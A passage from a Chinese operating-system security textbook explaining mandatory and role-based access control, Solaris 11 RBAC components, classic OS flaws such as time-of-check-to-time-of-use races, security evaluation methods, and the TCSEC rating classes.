(3) 客体为消息队列、信号量集合、共享存储区、管道时：

若进程以“r”或“w”方式访问客体，进程的安全级需等于客体的安全级。

**3. 使用强制访问控制防止特洛伊木马**

解决特洛伊木马的一个有效方法是使用强制访问控制机制。例如在多级安全系统中，特性规则能阻止正在机密安全级上运行的进程中的特洛伊木马把机密信息写入一个公开的文件里。再如一个公司对系统中自己拥有的信息指定强制访问范畴，只有该公司

的雇员才可能进入这个范畴。

### 5.3.3 基于角色的访问控制

**1. 基本概念**

基于角色的访问控制RBAC的基本思想是将访问许可权分配给一定的角色，用户通过饰演不同的角色获得角色所拥有的访问许可权。RBAC从控制主体的角度出发，根据管理中相对稳定的职权和责任来划分角色，将访问权限与角色相联系，这点与传统的MAC和DAC将权限直接授予用户的方式不同；通过给用户分配合适的角色，让用户与访问权限相联系。角色成为访问控制中访问主体和受控对象之间的一座桥梁。

用户即访问计算机资源的主体。角色即一种岗位，代表一种资格、权利和责任。权限即对客体的操作权力。用户分配即将用户与角色关联。权限分配即将角色与权限关联。

角色可以看作是一组操作的集合，不同的角色具有不同的操作集，这些操作集由系统管理员分配给角色。在下面的实例中，我们假设Tch1，Tch2，Tch3…Tchi是对应的教师，Stud1，Stud2，Stud3 …Studj是相应的学生，Mng1，Mng2，Mng3…Mngk是教务处管理人员，那么老师的权限为TchMN＝{查询成绩、上传所教课程的成绩}；学生的权限为Stud MN＝{查询成绩、反映意见}；教务管理人员的权限为MngMN＝{查询、修改成绩、打印成绩清单}。依据RBAC策略，系统定义了各种角色，每种角色可以完成一定的职能，不同的用户根据其职能和责任被赋予相应的角色，一旦某个用户成为某角色的成员，则此用户可以完成该角色所具有的职能。

系统管理员负责授予用户各种角色的成员资格或撤销某用户具有的某个角色。例如学校新进一名教师Tchx，那么系统管理员只需将Tchx添加到教师这一角色的成员中即可，而无须对访问控制列表做改动。同一个用户可以是多个角色的成员，即同一个用户可以扮演多种角色，比如一个用户可以是老师，同时也可以作为进修的学生。同样，一个角色可以拥有多个用户成员，这与现实是一致的，一个人可以在同一部门中担任多种职务，而且担任相同职务的可能不止一人。因此RBAC提供了一种描述用户和权限之间的多对多关系，角色可以划分成不同的等级，通过角色等级关系来反映一个组织的职权和责任关系，这种关系具有反身性、传递性和非对称性特点，通过继承行为形成了一个偏序关系，例如MngMN＞TchMN＞StudMN。RBAC中通常定义不同的约束规则来对模型中的各种关系进行限制，最基本的约束是“相互排斥”约束和“基本限制”约束，分别规定了模型中的互斥角色和一个角色可被分配的最大用户数。RBAC中引进了角色的概念，用角色表示访问主体具有的职权和责任，灵活地表达和实现了企业的安全策略，使系统权限管理在企业的组织视图这个较高的抽象集上进行，从而简化了权限设置的管理，从这个角度看，RBAC很好地解决了企业管理信息系统中用户数量多、变动频繁的问题。

相比较而言，RBAC是实施面向企业安全策略的一种有效访问控制方式，允许组织根据用户或角色的独特需要和要求选择性地向其授予管理权限，从而应用最小特权安全原则，还具有灵活性、方便性和安全性的特点。角色由系统管理员定义，角色成员的增减也只能由系统管理员来执行，即只有系统管理员有权定义和分配角色。用户与客体无直接联系，他只有通过角色才享有该角色所对应的权限，从而访问相应的客体。因此用户不能

自主地将访问权限授给别的用户，这是 RBAC 与 DAC 的根本区别所在。RBAC 与 MAC 的区别在于：MAC 是基于多级安全需求的，而 RBAC 则不是。

**2. 实现举例**

Oracle Solaris 11 的 RBAC 功能控制用户对通常限于 Root 角色的任务的访问。通过对进程和用户应用安全属性，RBAC 可以在多个管理员之间分布管理权限。RBAC 组件包括角色、权限配置文件和授权。进程权限管理通过特权实现。与通过超级用户管理系统相比，将特权与 RBAC 结合使用是一种更为安全的管理方法。权限分配如图 5-6 所示。





**图 5-6　RBAC 的权限分配**

Solaris 系统中的 RBAC 模型引入了以下元素：

（1）授权：一种权限，允许用户或角色执行某一类需要额外权限才能执行的操作。例如，安装过程中的安全策略会为一般用户提供 solaris.device.cdrw 授权。用户可使用此授权来读取和写入 CD-ROM 设备。详细列表可参见/etc/security/auth_attr 文件。

（2）特权：可以授予命令、用户、角色或系统的独立权限。特权可以保证进程成功执行。例如，proc_exec 特权允许进程调用 execve()。一般用户具有基本特权。要查看你的基本特权，可以执行 ppriv -vl basic 命令。

（3）安全属性：允许进程执行某个操作的属性。在典型的 UNIX 环境中，安全属性允许进程执行原本禁止一般用户执行的操作。例如，setuid 和 setgid 程序具有安全属性。在 RBAC 模型中，授权和特权是除 setuid 和 setgid 程序之外的安全属性。可以将这些属性指定给某个用户。例如，具有 solaris.device.allocate 授权的用户可以分配设备供独占使用。特权可以置于某个进程上。例如，具有 file_flag_set 特权的进程可以设置不变的、未解除链接的或仅附加的文件属性。

（4）特权应用程序：可以通过检查安全属性来覆盖系统控制的应用程序或命令。在典型的 UNIX 环境和 RBAC 模型中，使用 setuid 和 setgid 的程序都是特权应用程序。在 RBAC 模型中，需要有特权或授权才能成功执行的程序也是特权应用程序。

（5）权限配置文件：可以指定给角色或用户的安全属性的集合。一个权限配置文件可以包含授权、直接指定的特权、具有安全属性的命令以及其他权限配置文件。其他配置

文件中的配置文件称为补充权限配置文件。权限配置文件提供了一种便捷的安全属性分组方法。

(6) 角色：用于运行特权应用程序的特殊身份。这种特殊身份只能由指定的用户承担。在由角色(包括 root 角色)运行的系统中，超级用户是不必要的。超级用户功能会分配给不同的角色。例如，在有两种角色的系统中，将由其中的安全角色处理安全任务，而另一个角色负责处理与安全无关的系统管理任务。角色可以进行更细粒度的划分。例如，系统可以包括各种独立的管理角色，分别用于处理加密框架、打印机、系统时间、文件系统和审计。

图 5-7 使用网络安全(Network Security)角色和网络安全(Network Security)权限配置文件说明 RBAC 关系。





**图 5-7 RBAC 元素关系示例**

网络安全角色用于管理 IPSec、Wi-Fi 和网络链接。该角色指定给用户 jdoe。jdoe 可以通过切换到该角色然后提供角色口令来承担该角色。管理员可以定制角色以接受用户口令，而不是角色口令。

在图 5-7 中，网络安全权限配置文件指定给网络安全角色。网络安全权限配置文件包含一些按顺序评估的补充配置文件：网络 Wi-Fi 安全(Network Wifi Security)、网络链接安全(Network Link Security)和网络 IPSec 管理(Network IPSec Management)。这些补充配置文件用于角色的主要任务。

网络安全权限配置文件有三个直接指定的授权，没有直接指定的特权，还有两个具有安全属性的命令。补充权限配置文件有直接指定的授权，其中两个包含具有安全属性的




命令。在网络安全角色中，jdoe 拥有这些配置文件中的所有指定授权，并可执行这些配置文件中所有具有安全属性的命令。jdoe 可以管理网络安全。

有关 RBAC 授权、权限配置文件等限于篇幅不再赘述。可参见 Oracle Solaris 11 Information Library。

## 5.4　安全操作系统评测

### 5.4.1　操作系统的典型缺陷

在操作系统安全特性的分析中，常常用到“利用漏洞”这一术语。这些年来，在很多操作系统中都发现了漏洞。但是，这些漏洞逐渐得到了修补，而且对可能出现薄弱点的部位的知识体系也扩大了。

**1. 已知的漏洞**

本小节将讨论操作系统中已经发现的典型漏洞。讨论的目的不是为操作系统的潜在入侵者提供一个“如何做”的指南，而是为了说明有必要在操作系统的设计和测试中进行仔细分析。

由于以下几个原因，I/O 处理是操作系统最大的薄弱点：

(1) I/O 是通过独立的、智能硬件子系统来完成的(智能设备能够自主操作，例如重排磁盘请求队列以优化磁头的运动，或者异步执行一系列 I/O 操作)。这些自主部件常常位于操作系统的安全内核和安全限制之外。

(2) 执行 I/O 的代码比计算系统其他部件的代码复杂得多，并且更依赖于特定的硬件设备。由于这些原因，检查 I/O 设备驱动程序、访问代码，以及服务程序的正确性就比较困难，更不用说形式化验证它们。

(3) 为了快速地传递数据，I/O 活动有时会绕过操作系统的其他功能，如页面地址和段地址的转换。因此，它有可能避开与这些功能相关的保护特性。

(4) I/O 操作通常是面向字符的。同样，为了能够快速传递数据，操作系统设计者在数据传输期间限制系统执行的指令数目。有时被省略的指令正是在传输字符的过程中实施安全策略的指令。

操作系统安全方面的第(2)个突出弱点是访问策略的二义性。一方面，对各用户进行分离，保护他们各自的资源；另一方面，用户需要共享库文件、实用程序、公共数据以及系统表格。在策略上，隔离和共享之间的区别并不总是很明确。因此，在实现的过程中，也不能够严格区分。

第(3)个潜在的问题是不完全检查。Saltzer 推荐的一个操作系统设计，其中每一次的访问请求都要经过权限检查。然而，某些系统对每次 I/O 操作、进程执行、机器周期间隔只做一次访问权限检查。这种机制可用来实现完全保护，但关于何时调用该机制的决策并不完善。因此，在没有明确要求的情况下，系统设计者采用了“最有效”机制，即使用最少的机器资源。

通用性是第(4)个弱点，特别是在大型计算系统的商业性操作系统中。操作系统实现

者允许用户自定义操作系统的安装，并且允许安装其他公司编写的软件包。作为操作系统的一部分，一些软件包必须拥有和操作系统一样的访问特权才能被执行。例如，和现有的操作系统的标准控制相比，有的程序提供更加严格的访问控制。通过“钩”(Hook)来安装软件包，然而，这些“钩”也成为任何想要入侵操作系统的用户的陷门。

**2. 漏洞利用的例子**

如上所述，用户接口是许多主流操作系统的薄弱点。利用漏洞进行攻击的第一个例子就涉及用户接口。某些操作系统只在用户操作开始时进行访问权限检查，这就导致了典型的检查时刻到使用时刻的缺陷。对每一个要传输的字符都进行权限检查会增加系统的开销。命令通常驻留在用户内存中。在操作正式开始之后，任何用户都可以修改该命令的源地址或目标地址。因为访问权限已被检查，所以即使使用新的地址，都不再对数据传输进行检查。利用这一缺陷，用户能向他们希望的任何地址传送或接收数据。

利用漏洞进行攻击的另一个例子涉及程序上的纰漏。某些操作系统为一些安全性软件包的安装保留了一种特殊的管理功能。执行安装时，这个管理调用以特权方式将控制权返回给用户。由于在这种方式下所允许的操作并不受到严格的监控，因此，管理调用可以用于访问控制或者用于其他高安全性的系统访问。尽管要执行这种特殊的管理调用需要一些努力，但在操作系统中，这种调用是完全可以得到的。因此，还应该使用附加的检查来认证执行管理请求的程序。一种替代办法是：在管理请求下进入的任何主体的访问权限，仅局限于那些用于执行附加程序功能的对象。

检查时刻到使用时刻的不匹配也会引发安全问题。在基于此漏洞进行攻击的过程中，一个用户访问一个对象，如缓存，要经过访问权限检查。但是在访问得到批准到访问正式开始之间的这段时间，用户可以改变对象的指定，因此，用户没有访问应该访问的对象，而是访问一个不该访问的对象。

当然，还有其他利用多种漏洞的更复杂组合的入侵。然而，总的来说，安全操作系统的安全缺陷是由于复杂情形(例如用户接口)的错误分析造成的，或者是由于安全策略中的二义性或疏忽造成的。利用简单的安全机制实现清楚而完善的安全策略，入侵的数量就会显著减少。

### 5.4.2 评测方法与评估准则

**1. 评测方法**

一个操作系统是安全的，是指它满足某一给定的安全策略。一个操作系统的安全性是与设计密切相关的，只有有效保证从设计者到用户都相信设计准确地表达了模型，而代码准确地表达了设计时，该操作系统才可以说是安全的，这也是安全操作系统评测的主要内容。评测操作系统安全性的方法主要有三种：形式化验证、非形式化确认及入侵分析。这些方法各自可以独立使用，也可以将它们综合起来评估操作系统的安全性。

(1) 形式化验证。分析操作系统安全性最精确的方法是形式化验证。在形式化验证中，安全操作系统被简化为一个要证明的“定理”。定理断言该安全操作系统是正确的，即它提供了所应提供的安全特性。但是证明整个安全操作系统正确性的工作量是巨大的。另外形式化验证也是一个复杂的过程，对于某些大的实用系统，试图描述及验证它都是十

分困难的，特别是那些在设计时并未考虑形式化验证的系统更是如此。

（2）非形式化确认。确认是比验证更为普遍的术语。它包括验证，但它也包括其他一些不太严格的让人们相信程序正确性的方法。完成一个安全操作系统的确认有如下几种不同的方法。

① 安全需求检查：通过源代码或系统运行时所表现的安全功能，交叉检查操作系统的每个安全需求。其目标是认证系统所做的每件事是否都在功能需求表中列出，这一过程有助于说明系统仅做了它应该做的每件事。但是这一过程并不能保证系统没有做它不应该做的事情。

② 设计及代码检查：设计者及程序员在系统开发时通过仔细检查系统设计或代码，试图发现设计或编程错误。例如，不正确的假设、不一致的动作或错误的逻辑等。这种检查的有效性依赖于检查的严格程度。

③ 模块及系统测试：在程序开发期间，程序员或独立测试小组挑选数据检查操作系统的安全性。必须组织测试数据以便检查每条运行路线、每个条件语句、所产生的每种类型的报表、每个变量的更改等。在这个测试过程中要求以一种有条不紊的方式检查所有的实体。

（3）“老虎”小组入侵测试。在这种方法中，“老虎”小组成员试图“摧毁”正在测试中的安全操作系统。“老虎”小组成员应当掌握操作系统典型的安全漏洞，并试图发现并利用系统中的这些安全缺陷。

这种方法很像要求一个机修工对大量上市的汽车进行检查的情形。机修工知道可能的缺陷所在，并尽可能地多次检查。操作系统在某一次入侵测试中失效，则说明它内部有错。相反地，操作系统在某一次入侵测试中不失效，并不能保证系统中没有任何错误。入侵测试在确定错误存在方面是非常有用的。

一般来说，评价一个计算机系统安全性能的高低，应从如下两个方面进行：

① 安全功能：系统具有哪些安全功能。

② 可信性：安全功能在系统中得以实现的，可被信任的程度。通常通过文档规范、系统测试、形式化验证等安全保证来说明。

**2. 评估准则**

1）评估准则概况

为了对现有计算机系统的安全性进行统一的评价，为计算机系统制造商提供一个有权威的系统安全性标准，需要有一个计算机系统安全评测准则。

美国国防部于1983年推出了历史上第一个计算机安全评价标准《可信计算机系统评测准则（*Trusted Computer System Evaluation Criteria*，*TCSEC*）》。TCSEC带动了国际上计算机安全评测的研究，德国、英国、加拿大、西欧四国等纷纷制定了各自的计算机系统评价标准。近年来，我国也制定了相应的强制性国家标准GB17859—1999《计算机信息系统安全保护等级划分准则》和推荐标准GB/T18336—2001《信息技术 安全技术 信息技术安全性评估准则》。表5-1给出了国内外计算机评价标准的概况。

表 5-1 国内外计算机评价标准的概况

| 标 准 名 称 | 颁布的国家或组织 | 颁布年份 |
|---|---|---|
| 美国 TCSEC | 美国国防部 | 1983 |
| 美国 TCSEC 修订版 | 美国国防部 | 1985 |
| 德国标准 | 西德 | 1988 |
| 英国标准 | 英国 | 1989 |
| 加拿大标准 V1 | 加拿大 | 1989 |
| 欧洲 ITSEC | 西欧四国(英、法、荷、德) | 1991 |
| 联邦标准草案(FC) | 美国 | 1992 |
| 加拿大标准 V3 | 加拿大 | 1993 |
| CC V1.0 | 美、荷、法、德、英、加 | 1996 |
| 中国军标 GJB2646—96 | 中国国防科学技术委员会 | 1996 |
| CC V2.0 | 美、荷、法、德、英、加 | 1997 |
| ISO/IEC 15408 | 国际标准组织 | 1999 |
| 中国 GB17859—1999 | 中国国家质量技术监督局 | 1999 |
| 中国 GB/T18336—2001 | 中国国家质量技术监督局 | 2001 |

2) 美国 TCSEC

TCSEC 是美国国防部根据国防信息系统的保密需求制定的,首次公布于 1983 年。后来在美国国防部国家计算机安全中心(NCSC)的主持下制定了一系列相关准则,例如,可信任数据库解释(Trusted Database Interpretation)和可信任网络解释(Trusted Network Interpretation)。由于每本书使用了不同颜色的书皮,人们将它们称为彩虹系列。1985 年,TCSEC 再次修改后发布,然后一直沿用至今。直到 1999 年以前,TCSEC 一直是美国评估操作系统安全性的主要准则,其他子系统,比如数据库和网络的安全性,也一直是通过 TCSEC 的解释来评估的。按照 TCSEC 的标准测试系统的安全性主要包括硬件和软件部分,整个测试过程对生产厂商来说是很昂贵的,而且往往需几年才能完成。在美国,一个申请某个安全级别的系统,只有在符合所有的安全要求后才由权威评测机构 NCSC 颁发相应的证书。

3) 美国 TCSEC 评测准则介绍

计算机安全评测的基础是需求说明,即把一个计算机系统称为“安全的”真实含义是什么。一般地说,安全系统规定安全特性,控制对信息的访问,使得只有授权的用户或代表他们工作的进程才拥有读、写、建立或删除信息的访问权。美国国防部早在 1983 年就基于这个基本的目标,给出了可信任计算机信息系统的 6 项基本需求,其中 4 项涉及信息的访问控制,2 项涉及安全保障。

(1) 安全策略:必须有一个显式和良好定义的安全策略由该系统实现。已知标识的主体和对象。必须有一组规则,用于确定一个已知主体能否允许访问一指定对象。根据

安全策略，计算机系统可以实施强制访问控制，有效地实现处理敏感(例如有等级的)信息的访问规则。此外，需要建立自主访问控制机制，确保只有所选择的用户或用户组才可以访问指定数据。

(2) 标记：访问控制标签必须对应于对象。为了控制对存储在计算机中信息的访问，按照强制访问控制规则，必须合理地为每个对象加一个标签，可靠地标识该对象的敏感级，以及与可能访问该对象的主体相符的访问方式。

(3) 标识：每个主体都必须予以标识。对信息的每次访问都必须通过系统决定。标识和授权信息必须由计算机系统安全地维护。

(4) 审计：可信任系统必须能将与安全有关的事件记录到审计记录中。必须有能力选择所记录的审计事件，减少审计开销。审计数据必须予以保护，免遭修改、破坏或非授权访问。

(5) 保证：为保证安全策略、标记、标识和审计这4个需求被正确实施，必须有某些硬件和软件实现这些功能。这组软件或硬件在典型情况下被嵌入操作系统中，并设计为以安全方式执行所赋予的任务。

(6) 连续保护：实现这些基本需求的可信任机制必须连续保护，避免篡改和非授权改变。如果实现安全策略的基本硬件和软件机制本身易遭到非授权修改或破坏，则任何这样的计算机系统都不能被认为是真正安全的。连续保护需求在整个计算机系统生命周期中均有意义。

根据以上6项基本需求，TCSEC在用户登录、授权管理、访问控制、审计跟踪、隐蔽信道分析、可信通路建立、安全检测、生命周期保障、文档写作等各方面，均提出了规范性要求，并根据所采用的安全策略、系统所具备的安全功能将系统分为四类7个安全级别。亦即：D类、C类、B类和A类，以层次方式排序，最高类A代表安全性最高的系统。其中，C类和B类又有若干子类称为级，级也以层次方式排序，各级别安全可信性依次增高，较高级别包含较低级别的安全性。

在每个级别内，准则分为四个主要部分。前三部分叙述满足安全策略、审计和保证的主要控制目标。第四部分是文档，描述文档的种类，以及编写用户指南、手册、测试文档和设计文档的主要要求。

D类只包含一个级别——D级，是安全性最低的级别。不满足任何较高安全可信性的系统全部划入D级。该级别说明整个系统都是不可信任的。对硬件来说，没有任何保护作用，操作系统容易受到损害；不提供身份验证和访问控制。例如，MS-DOS、Macintosh System 7.X等操作系统属于这个级别。

C类为自主保护类(Discretionary Protection)。该类的安全特点在于系统的对象(如文件、目录)可由其主体(如系统管理员、用户、应用程序)自定义访问权。自主保护类依据安全从低到高又分为C1、C2两个安全等级。

C1级：又称自主安全保护(Discretionary Security Protection)系统，实际上描述了一个典型的UNIX系统上可用的安全评测级别。对硬件来说，存在某种程度的保护。用户必须通过用户注册名和口令系统识别，这种组合用来确定每个用户对程序和信息拥有什么样的访问权限。具体地说，这些访问权限是文件和目录的许可权限(Permission)。存

在一定的自主访问控制机制(DAC),这些自主访问控制使得文件和目录的拥有者或者系统管理员,能够阻止某个人或几组人访问哪些程序或信息。UNIX 的“Owner/Group/Other”访问控制机制,即是一种典型的事例。

但是这一级别没有提供阻止系统管理账户行为的方法,结果是不审慎的系统管理员可能在无意中损害了系统的安全。

另外在这一级别中,许多日常系统管理任务只能通过超级用户执行。由于系统无法区分哪个用户以 Root 身份注册系统执行了超级用户命令,因而容易引发信息安全问题,且出了问题以后难以追究责任。

C2 级:又称受控制的访问控制系统。它具有以用户为单位的 DAC 机制,且引入了审计机制。

除 C1 级包含的安全特征外,C2 级还包含其他的受控访问环境(Controlled-Access Environment)的安全特征。该环境具有进一步限制用户执行某些命令或访问某些文件的能力,这不仅基于许可权限,而且基于身份验证级别。另外,这种安全级别要求对系统加以审计,包括为系统中发生的每个事件编写一个审计记录。审计用来跟踪记录所有与安全有关的事件,比如那些由系统管理员执行的活动。

B 类为强制保护类(Mandatory Protection)。该类的安全特点在于由系统强制的安全保护,在强制保护模式中,每个系统对象(如文件、目录等资源)及主体(如系统管理员、用户、应用程序)都有自己的安全标签(Security Label),系统则依据主体和对象的安全标签赋予他对访问对象的访问权限。强制保护类依据安全从低到高又分为 B1、B2、B3 三个安全等级。

B1 级或标记安全保护(Labeled Security Protection)级:B1 级要求具有 C2 级的全部功能,并引入强制访问控制(MAC)机制,以及相应的主体、客体安全级标记和标记管理。它是支持多级安全(比如秘密和绝密)的第一个级别,这一级别说明一个处于强制性访问控制之下的对象,不允许文件的拥有者改变其访问许可权限。

B2 级或结构保护(Structured Protection)级:B2 级要求具有形式化的安全模型、描述式顶层设计说明(DTDS)、更完善的 MAC 机制、可信通路机制、系统结构化设计、最小特权管理、隐蔽信道分析和处理等安全特征。它要求计算机系统中所有的对象都加标记,而且给设备(如磁盘、磁带或终端)分配单个或多个安全级别。这是提供较高安全级别的对象与另一个较低安全级别的对象相互通讯的第一个级别。

